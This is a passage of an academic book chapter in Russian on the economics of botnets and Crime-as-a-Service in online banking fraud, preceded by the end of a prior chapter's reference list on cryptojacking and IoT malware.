- [24] J. M. Pedersen and E. Kidmose. Security in internet of things: Trends and challenges. In Bir Proceedings of the 2018 Short Papers, workshops and Doctoral Consortium Co-located With 17th International Conference on Perspectives in Business Informatics Research (bir 2018), 2018.
- [25] K. Fong, K. Hepler, R. Raghavan, and P. Rowland. Riot: Quantifying consumer costs of insecure internet of things devices University of California Berkeley White Paper. Retrieved from [www.ischool.berkeley.edu/projects/2018/riot-quantifying-consumer-harms](http://www.ischool.berkeley.edu/projects/2018/riot-quantifying-consumer-harms) 2018.
- [26] P. Papadopoulos, P. Ilia, and E. P. Markatos. Truth in web mining: Measuring the profitability and cost of cryptominers as a web monetization model. arXiv preprint arXiv:1806.01994, 2018.
- [27] P. Papadopoulos, P. Ilia, M. Polychronakis, E. P. Markatos, S. Ioannidis, and G. Vasiliadis. Master of web puppets: Abusing web browsers for persistent and stealthy computation. arXiv preprint arXiv:1810.00464, 2018.
- [28] R. Ragan and O. Salazar. Cloudbots: Harvesting crypto coins like a botnet farmer. BlackHat USA, 2014.
- [29] Pony. Retrieved from [www.cyber.nj.gov/threat-profiles/trojan-variants/pony](http://www.cyber.nj.gov/threat-profiles/trojan-variants/pony).



- [30] J. Biggs. New malware hijacks your Windows clipboard to change crypto addresses. Retrieved from <https://techcrunch.com/2018/07/03/new-malware-highjacks-your-windows-clipboard-to-change-crypto-addresses/>
- [31] B. Levene, and J. Grunzweig. Sure, Ill take that! New ComboJack Malware Alters Clipboards to Steal Cryptocurrency. Retrieved from <https://unit42.paloaltonetworks.com/unit42-sure-ill-take-new-combojack-malware-alters-clipboards-steal-cryptocurrency/>, 2018.
- [32] M. Apostolaki, A. Zohar, and L. Vanbever. Hijacking bitcoin: Routing attacks on cryptocurrencies. In Proceedings of the IEEE Symposium on Security and Privacy (SP), pages 375-392, 2017.
- [33] D. Palmer. A giant botnet is forcing Windows servers to mine cryptocurrency. Retrieved from [www.zdnet.com/article/a-giant-botnet-is-forcing-windows-servers-to-mine-cryptocurrency/](http://www.zdnet.com/article/a-giant-botnet-is-forcing-windows-servers-to-mine-cryptocurrency/).
- [34] E. Tannam. WannaMine and Smominru: The cryptocurrency botnets causing havoc. Retrieved from [www.siliconrepublic.com/enterprise/wannamine-smominru-botnets-cryptocurrency/](http://www.siliconrepublic.com/enterprise/wannamine-smominru-botnets-cryptocurrency/).
- [35] M. Kumar. New cryptocurrency mining malware infected over 500,000 PCs in just few hours. Retrieved from <https://thehackernews.com/2018/03/cryptocurrency-mining-malware.html>.
- [36] H. Washburn. How Adylkuzz uses the EternalBlue Exploit. Retrieved from [www.datto.com/au/blog/how-adylkuzz-uses-the-eternalblue-exploit](http://www.datto.com/au/blog/how-adylkuzz-uses-the-eternalblue-exploit).
- [37] J. Gu. Coin miner mobile malware returns, hits Google play. Retrieved from <http://blog.trendmicro.com/trendlabs-security-intelligence/coin-miner-mobile-malware-returns-hits-google-play/>.
- [38] C. Cimpanu. Android malware will destroy your phone. No ifs and buts about it. Retrieved from [www.bleepingcomputer.com/news/security/android-malware-will-destroy-your-phone-no-ifs-and-buts-about-it/](http://www.bleepingcomputer.com/news/security/android-malware-will-destroy-your-phone-no-ifs-and-buts-about-it/).
- [39] S. Higgins. Google pulls five mobile wallpaper apps due to bitcoin mining malware. Retrieved from [www.coindesk.com/google-pulls-six-mobile-wallpaper-apps-bitcoin-mining-malware](http://www.coindesk.com/google-pulls-six-mobile-wallpaper-apps-bitcoin-mining-malware).
- [40] B. Haas and M. Veenstra. Botnet of infected Word-Press sites attacking WordPress sites. Retrieved from [www.wordfence.com/blog/2018/12/wordpress-botnet-attacking-wordpress/](http://www.wordfence.com/blog/2018/12/wordpress-botnet-attacking-wordpress/)
- [41] K. McCarthy. CBS's Showtime caught mining crypto-coins in viewers' web browsers. Retrieved from <https://bit.ly/2gjzQas>.
- [42] C. Cimpanu. Cryptojacking script found in live Help widget, impacts around 1,500 sites. Retrieved from [www.bleepingcomputer.com/news/security/cryptojacking-script-found-in-live-help-widget-impacts-around-1-500-sites/](http://www.bleepingcomputer.com/news/security/cryptojacking-script-found-in-live-help-widget-impacts-around-1-500-sites/).
- [43] P. Greenfield. Government websites hit by cryptocurrency mining malware. Retrieved from [www.theguardian.com/technology/2018/feb/11/government-websites-hit-by-cryptocurrency-mining-malware](http://www.theguardian.com/technology/2018/feb/11/government-websites-hit-by-cryptocurrency-mining-malware).
- [44] J. Grunzweig. Monero miners continue to plague users via Russian BitTorrent site. Retrieved from <https://researchcenter.paloaltonetworks.com/2018/03/unit42-monero-miners-continue-plague-users-via-russian-bittorrent-site/>.
- [45] L. Kelion. Starbucks cafe's wi-fi made computers mine crypto-currency. Retrieved from [www.bbc.co.uk/news/technology-42338754](http://www.bbc.co.uk/news/technology-42338754).
- [46] A. Sulleyman. Hackers infect Facebook Messenger users with malware that secretly mines bitcoin. Retrieved from [www.independent.co.uk/life-style/gadgets-and-tech/news/digmine-facebook-messenger-cryptocurrency-mining-malware-monero-bitcoin-a8125021.html](http://www.independent.co.uk/life-style/gadgets-and-tech/news/digmine-facebook-messenger-cryptocurrency-mining-malware-monero-bitcoin-a8125021.html).
- [47] E. Kent. Steam game accused of turning PCs into cryptocurrency miners. Retrieved from [www.eurogamer.net/articles/2018-07-30-steam-game-abstractism-turns-pcs-into-cryptocurrency-miners](http://www.eurogamer.net/articles/2018-07-30-steam-game-abstractism-turns-pcs-into-cryptocurrency-miners).
- [48] R. McMillan. Gaming company fined 1M dollars for turning customers into secret Bitcoin army. Retrieved from [www.wired.com/2013/11/e-sports/](http://www.wired.com/2013/11/e-sports/).

- [49] D. Maciejak. Yet another crypto mining botnet? Retrieved from [www.fortinet.com/blog/threat-research/yet-another-crypto-mining-botnet.html](http://www.fortinet.com/blog/threat-research/yet-another-crypto-mining-botnet.html).
- [50] C. Cimpanu. Sly malware author hides cryptomining botnet behind ever-shifting proxy service. Retrieved from <https://dollardestruction.com/15396/>.
- [51] J. Grunzweig. Large scale Monero cryptocurrency mining operation using XMRig. Retrieved from <https://researchcenter.paloaltonetworks.com/2018/01/unit42-large-scale-monero-cryptocurrency-mining-operation-using-xmrig/>.
- [52] C. Koliass, G. Kambourakis, A. Stavrou, and J. Voas. DDoS in the IoT: Mirai and other botnets. *IEEE Computer*, 50:7, 80-84, 2017.
- [53] D. McMillen. Mirai IoT Botnet: Mining for Bitcoins? Retrieved from <https://securityintelligence.com/mirai-iot-botnet-mining-for-bitcoins/>.
- [54] B. B. Zarpelao, R.S., Miani, C.T. Kawakani, and S.C.de Alvarenga A survey of intrusion detection in Internet of Things. *Journal of Network and Computer Applications*, 84:25-37, 2017.
- [55] S. Nomm, and M. Bahsi. Unsupervised anomaly based botnet detection in IoT networks. In *Proceedings of the 17th IEEE International Conference on Machine Learning and Applications*, pages 1048-1053, 2018.
- [56] O. Brun, Y. Yin, and E. Gelenbe. Deep learning with dense random neural network for detecting attacks against IoT-Connected home environments. *Procedia Computer Science*, 84:458-463, 2018.
- [57] Y. Meidan, M. Bohadana, Y. Mathov, Y. Mirsky, Y. A. Shabtai, D. Breiten-Bacher, and Y. Elovici. N-BaloTNetwork-Based detection of IoT botnet attacks using deep autoencoders. *IEEE Pervasive Computing*, 17 (3):12-22, 2018.
- [58] S. Hilt, N. Huq, V. Kropotov, R. McArdle, C. Pernet, and R. Reyes. Exposed and vulnerable critical infrastructure: Water and Energy Industries. In *Trend Micro, Trend Labs Research Paper*, pages 1-70, 2018.
- [59] W. Wang, B. Ferrell, X. Xu, K. W. Hamlen, and S. Hao. Seismic: Secure inlined script monitors for interrupting cryptojacks. In *Proceedings of the European Symposium on Research in Computer Security*, pages 122-142. Springer, 2018.
- [60] R. Tahir, M. Huzaifa, A. Das, M. Ahmad, C. Gunter, F. Zaffar, M. Caesar, and N. Borisov. Mining on someone else's dime: Mitigating covert mining operations in clouds and enterprises. In *Proceedings of the International Symposium on Research in Attacks, Intrusions, and Defenses*, pages 287-310. Springer, 2017.
- [61] M. Zwang, S. Somin, A. Pentland, and Y. Altshuler. Detecting bot activity in the Ethereum blockchain network. *arXiv preprint arXiv:1810.01591*, 2018.
- [62] S. Stamm, B. Sterne, and G. Markham. Reining in the web with content security policy. In *Proceedings of the 19th International Conference on World Wide Web*, pages 921-930. ACM, 2010.
- [63] W. Zeller and E. W. Felten. *Cross-site Request Forgeries: Exploitation and Prevention*. Bericht, Princeton University, 2008.
- [64] J. Perez. Cryptomining is all the rage among hackers, as DDoS amplification attacks continue. Retrieved from <https://blog.qualys.com/news/2018/03/09/cryptomining-is-all-the-rage-among-hackers-as-ddos-amplification-attacks-grow>.
- [65] S. T. Ali, P. McCorry, P. H.-J. Lee, and F. Hao. Zombiecoin: Powering next-generation botnets with bitcoin. In *Proceedings of the International Conference on Financial Cryptography and Data Security*, pages 34-48. Springer, 2015.
- [66] G. Hurlburt. Shining light on the dark web. *IEEE Computer*, 50:4, 2017.

- [67] A. Laszka, B. Johnson, and J. Grossklags. When bitcoin mining pools run dry. In *Proceedings of the International Conference on Financial Cryptography and Data Security*, pages 63-77. Springer, 2015.
- [68] E. Jahani, P. M. Krafft, Y. Suhara, E. Moro, and A. Pentland. Scamcoins, shitposters, and the search for the next bitcoin tm: Collective sensemaking in cryptocurrency discussions. *Proceedings of the ACM on Human-Computer Interaction*, 2(CSCW):79, 2018.
- [69] A. Barysevich, P. Moriuchi, and D. Hatheway. Proliferation of mining malware signals a shift in cybercriminal operations. In *Recorded Future Insikt Group Research Report*, pages 1-17, 2017.
- [70] I. Ghafir, V. Prenosil, M. Hammoudeh, T. Baker, S. Jabbar, S. Khalid, S. Jaf. Botdet: A system for real time botnet command and control traffic detection. In *IEEE Access*, 6, pages 38947-38958, 2017.
- [71] IBM Whitepaper. Blockchain and GDPR: How blockchain could address five areas associated with GDPR compliance, 2017.
- [72] F. Coelho. The GDPR-blockchain paradox: A work around. In *Proceedings of the 1st workshop on GDPR compliant systems, co-located with 19th ACM International Middleware Conference*, 2018.
- [73] O. Jackson. Is it possible to comply with GDPR using blockchain? *International Financial Law Review*, May 2018.
- [74] R. Broadhurst, D. Lord, D. Maxim, H. Woodford-Smith, C. Johnston, H. W. Chung, S. Carroll, H. Trivedi, and B. Sabol. Malware trends on darknetcrypto-markets: Research review. Available at SSRN 3226758, 2018.
- [75] O. Marian. A conceptual framework for the regulation of cryptocurrencies. *University of Chicago Law Review Dialogue*, 82:53, 2015.
- [76] J. D. Moran. The impact of regulatory measures imposed on initial coin offerings in the United States market economy. *Catholic University Journal of Law and Technology*, 26(2):7, 2018.
- [77] A. J. Watson. The Inaugural Cryptoasset Sentiment Survey. Retrieved from <https://medium.com/@ajwatson/the-inaugural-cryptoasset-sentiment-survey-ade3a92ca4d0>.
- [78] R. Farrell. An analysis of the cryptocurrency industry, Wharton Dissertation, University of Pennsylvania, 2015.
- [79] L.-C. Chen and D. Farkas. Individual attitude, trust and risk perception towards blockchain technology, virtual currency exchanges, cryptocurrency transactions and smart contracts. In *AIS Technology Research, Education and Opinion*, 2018.

# Глава 12. Пора отвлечь доходы ботнетов от преступного кошелька?

Giovanni Bottazzi и Gianluigi Me

Университет LUISS Guido Carli

Pierluigi Perrone и Giuseppe Giulio Rutigliano

Римский университет Tor Vergata

## 12.1 Введение

Киберпреступность растет по масштабу, последствиям (числу и типам атак, числу жертв и экономическому ущербу), охвату и сложности. Бизнес-модель "преступление как услуга" (Crime-as-a-Service) поддерживает цифровую теневую экономику, предоставляя широкий набор коммерческих услуг и облегчая почти любой тип киберпреступлений. Сейчас она извлекает от 15% до 20% ценности, создаваемой интернетом, и стимулирует коммерциализацию, инновации и дальнейшее усложнение преступной деятельности. Преступники могут свободно приобретать такие услуги, как аренда ботнетов [1], или просто создавать собственные варианты, повторно используя существующий код [2].

Ботнеты являются ведущими участниками современной финансово ориентированной киберпреступности; возможно, их можно считать общей платформой для всех онлайн-финансовых преступлений. Они позволяют, например, похитить более 36 миллионов евро из европейских банков [3], причем, как мы увидим далее, с пиками в 500,000 евро всего за одну неделю [1]. Точную долю экономики ботнетов в экономике киберпреступности оценить трудно из-за сильной неполноты данных. Однако если учесть, что в 2018 году European Central Bank сообщил о сумме более 1,320 миллионов только в зоне евро для мошенничества с онлайн-транзакциями, выполняемого ботнетами, легко утверждать, что угрозу ботнетов нельзя недооценивать.

Мы покажем, как онлайн-транзакции, особенно выполняемые через мобильные устройства, становятся одной из главных целей ботнет-атак. Это происходит, в частности, из-за управленческих политик, которые, по-видимому, не создают сценарий, рассчитанный на смягчение этого явления. Ботнет из одного миллиона хостов, по консервативной оценке, мог бы создать достаточно трафика, чтобы коллективно вывести из сети большинство компаний Fortune 500. Ботнет из 10 миллионов хостов, такой как Conficker, мог бы парализовать сетевую инфраструктуру крупной западной страны.

Ключевые элементы ботнета могут быть дешево арендованы преступными организациями [4]. Они используют темную сторону фактора успеха интернет-бизнеса, то есть сетевой внешний эффект: цели можно легко предсказать, но они все еще недостаточно защищены.

## 12.2 Характеристика ботнет-атаки

Как известно, ботнет - это сеть зараженных компьютеров (ботов или зомби), которыми атакующие, называемые ботмастерами, управляют через один или несколько серверов командования и управления (C&C); такая сеть возникает из-за внедрения некоторого вредоносного ПО. Ботмастера управляют действиями всей структуры, от конкретных приказов до обновлений вредоносного ПО, через разные каналы связи. Степень распространения ботнетов зависит от возможностей ботмастеров вовлечь как можно больше машин, пытаться скрыть как деятельность вредоносной архитектуры, так и расположение C&C-серверов. Заражение или распространение современного вредоносного ПО тесно связано с эксплуатацией уязвимостей скомпрометированных систем или с хорошо известными техниками социальной инженерии и фишинга.

Однако это только технический взгляд, и он не объясняет успех и долговечность ботнетов. На самом деле широкое распространение и успех феномена ботнетов внутренне связаны с экономическими, социальными, организационными и техническими условиями современных интернет-рынков. Эти условия формируют сценарий, который можно свести к следующим ключевым факторам: мотивации, факторы, делающие атаки возможными, и возможности.

### 12.2.1 Мотивации

Хотя ботнеты являются универсальным инструментом атаки, например для кибервойны, кибертерроризма, мошенничества и т. д., сейчас они в основном используются для получения прибыли. Поэтому возможности скомпрометированных хостов и хранящиеся на них данные обычно должны быть монетизированы. Основные способы использования ботнетов с целью получения дохода - кража личности, спам-кампании, мошенничество с кликами, вымогательство и распределенный отказ в обслуживании.

Рынок ботнетов представляет собой актуальную глобальную угрозу в форме "преступление как услуга": он дает возможность арендовать настраиваемое и актуальное вредоносное ПО вместе с широкой сетью эксплуатируемых, а значит невинных, атакующих хостов. Это повышает сложность обратного расследования и снижает способность правоохранительных органов (LEAs) добраться до преступников. Такая модель прямо превращается в крайне прибыльный инструмент для преступников, позволяя даже нетехническим преступным организациям разворачивать и использовать очень сложные вредоносные инструменты.

### 12.2.2 Факторы, делающие атаки возможными

Главные факторы, делающие возможным такое положение дел, следующие:

1. Широкое распространение незащищенных целей: ожидалось, что к 2020 году к интернету будет подключено от 50 до 100 миллиардов повседневных устройств, при этом поддерживающие меры безопасности останутся неэффективными. Доступность мощной связи по низкой цене вместе с быстрым развитием вредоносного ПО способствовала тому, что Zeus все еще остается наиболее опасным вредоносным ПО, используемым финансовыми ботнетами.
2. Низкий порог стоимости для арендной модели "преступление как услуга": примерно за \$3,000 можно получить любой комплект на основе варианта Zeus, оснащенный настраиваемыми веб-инъекциями (заражение через посещение скомпрометированного веб-сайта) и регулярными обновлениями. Затем для доставки полезной нагрузки могут использоваться сторонние спам-сервисы, наборы эксплойтов с учетом местоположения и сервисы

перенаправления трафика. Эти услуги могут поставляться с поясняющими видео или даже бесплатной поддержкой в чате во время установки [5].

3. Стратегия управления рисками, принятая целями: интернет-экономика способна генерировать 2-3 триллиона долларов в год [6] и вознаграждает массовое использование небольшого набора игроков и платформ, где "победитель получает все". Это типично для рынков с переломным эффектом и двусторонних рынков, резко выросших вместе с интернетом, например платежных сетей. Такие рынки, по-видимому, не любят инвазивные политики предотвращения, которые могут вызвать отрицательный имиджевый эффект и потерю клиентов. Вместо этого они предпочитают управлять, часто тихо, расходами, связанными с возможными нарушениями безопасности, через страховые полисы финансовых организаций и продавцов. Возникающий побочный эффект позволяет направлять огромные объемы капитала на черный рынок. Действительно, конечные пользователи, то есть жертвы атаки, могут легко получать компенсации по заявлениям о мошенничестве, а менеджеры технологических платформ, то есть цели атаки, при небольших дополнительных расходах, в основном состоящих из страхового полиса, могут эффективно удерживать клиентов. Так общая стоимость мошенничества, хотя и существенная, может быть распределена на большое число пользователей, что является конечной целью современной киберпреступности.

### 12.2.3 Возможности

Следовательно, преступность, связанная с ботнетами, классическая по своей миссии, но инновационная во многих применениях, в нескольких сценариях использования показала огневую мощь шире, чем у традиционной преступности, и гораздо более угрожающую бизнес-модель. Эта модель достаточно зрелая, чтобы предпочитать доходы на основе аренды сервисов прямым монолитным реализациям. Сегодня именно на рынке ботнетов мы фактически наблюдаем сильный аутсорсинг преступным организациям, специализирующимся, например, на разработке вредоносного ПО, заражении хостов или серверном хостинге [7].

В частности, на рис. 12.1 мы показываем активность банковских ботнетов в 2015 году. Большинство ботнетов являются разными вариантами или обновлениями одного и того же вредоносного ПО, Zeus. Банковские ботнеты были нацелены почти на все типы финансовых организаций, от коммерческих банков до кредитных союзов, и выводили огромные объемы капитала. Более новые ботнеты имеют и более высокий уровень сложности, отражающий их инфраструктурную ориентацию. Новые ботнеты являются настоящими управляемыми платформами и предлагаются в режиме "как услуга" любому, кто хочет совершать киберпреступления.




Рис. 12.1. Активность банковских ботнетов в 2015 году.

В этом сценарии известная парадигма, согласно которой "атакующий становится сильнее" [8], или, иначе говоря, атакующий имеет термодинамику на своей стороне, оказывается усиленной. Без правильных и очень сложных стратегий это явление, как ожидается, будет расти, и разворот маловероятен.

### 12.3 Игра ботнетов

Веб-ориентированные онлайн-финансовые сервисы стали чрезвычайно популярны с 1990-х годов. Использование онлайн-канала позволило финансовым организациям предоставлять новые сервисы реального времени максимально эффективно, особенно для резкого снижения расходов отделений на традиционные бумажные транзакции. Кроме того, более недавнее распространение мобильных устройств добавило еще один канал связи для операций электронного банкинга.

Если рассматривать технологические инновации последних 50 лет, интернет, вероятно, оказал наибольшее влияние на повседневную жизнь в развитых экономиках. Почти 5 из 10 американцев делают покупки онлайн, и более 4 из 10 банковских транзакций выполняются онлайн. Каждую минуту на YouTube загружается 20 часов видео, а 5% всего времени онлайн проводится в социальных сетях, таких как Facebook [9]. Как легко прогнозировать, эти инновации одновременно подчеркнули необходимость внедрения ряда защитных мер, таких как аутентификация пользователей или надзор и контроль транзакций, поскольку все эти новые сервисы вскоре должны были стать целью разнообразных кибератак. В последнее время кибератаки, связанные с финансовыми транзакциями, становятся все сложнее.

Недавние исследования [10] показали, что атаки склонны выбирать одни цели чаще, чем другие. Совсем не удивительно было обнаружить, что некоторые банки выбираются чаще других, причем с заметной концентрацией вокруг организаций, обслуживающих фармацевтические онлайн-сервисы, которые стали целью недавних спам-кампаний. Однако, несмотря на значимые эмпирические данные, пока никто не смог определить, какие параметры или метрики управляют выбором целей. Иными словами, если предположить, что процесс принятия решений целиком происходит на

стороне атакующего, то есть преступника, до сих пор не выявлено, какие факторы направляют этот процесс и есть ли среди них преобладающие. В некоторых случаях выдвигалась гипотеза, что при отсутствии оценок затрат и выгод атакующие могут выбирать цель, просто имитируя действия других, заимствуя опыт с форумов и чатов, или, наоборот, выбирая цели, которые другие никогда не рассматривали.

Кроме того, даже если атакующие [11] давно сместили фокус к эксплуатации клиентских уязвимостей, самого слабого звена интернет-цепочки создания ценности, они заранее не знают, имеет ли каждая отдельная жертва действующие меры безопасности, хранит ли активы, не имеющие ценности, или неосознанно защищена внешними средствами, например банком, обнаружившим вредоносные транзакции. Поэтому модель угроз для интернета не должна противопоставлять атакующего и защитника по отдельности. Было бы невозможно специализировать эксплойты для каждой жертвы, особенно в современном понимании модели доходов ботнета, где вся структура автоматизирована и строится на массовом заражении.

В итоге целевая организация, банк или другой участник платежной системы, может быть выбрана не только потому, что она богата сама по себе, но и потому, что ее пользователи представляют большой и удобный пул потенциальных жертв. В такой игре ботнетов выгода зависит от масштаба, доступности, переносимости похищаемых средств и от вероятности того, что атака останется достаточно дешевой и незаметной.

Схематически можно сказать, что атакующий выбирает между затратами на построение и эксплуатацию ботнета, ожидаемыми доходами и риском вмешательства защитников или правоохранительных органов. Защитники, в свою очередь, выбирают между затратами на предотвращение, потерями от мошенничества, возможным ущербом репутации и неудобством, которое слишком жесткие меры создают для клиентов. Именно поэтому речь идет об игре: решения одной стороны меняют стимулы другой.

На рис. 12.2 показан типичный сценарий атаки watering-hole, в котором преступник компрометирует сайт, посещаемый целевой группой пользователей, и через него доставляет вредоносный код на клиентские устройства. Такая техника хорошо сочетается с ботнетной логикой, потому что позволяет масштабировать заражение через доверенный или привычный для жертв ресурс.






Рис. 12.2. Схема атаки watering-hole.

С экономической точки зрения ботнет становится инвестиционным инструментом преступника. Чем ниже стоимость заражения, аренды инфраструктуры и поддержания каналов C&C, тем меньшая доля успешных мошеннических операций нужна для получения прибыли. На рис. 12.3 эта связь выражена как соотношение между инвестициями в ботнет и доходами от ботнета.

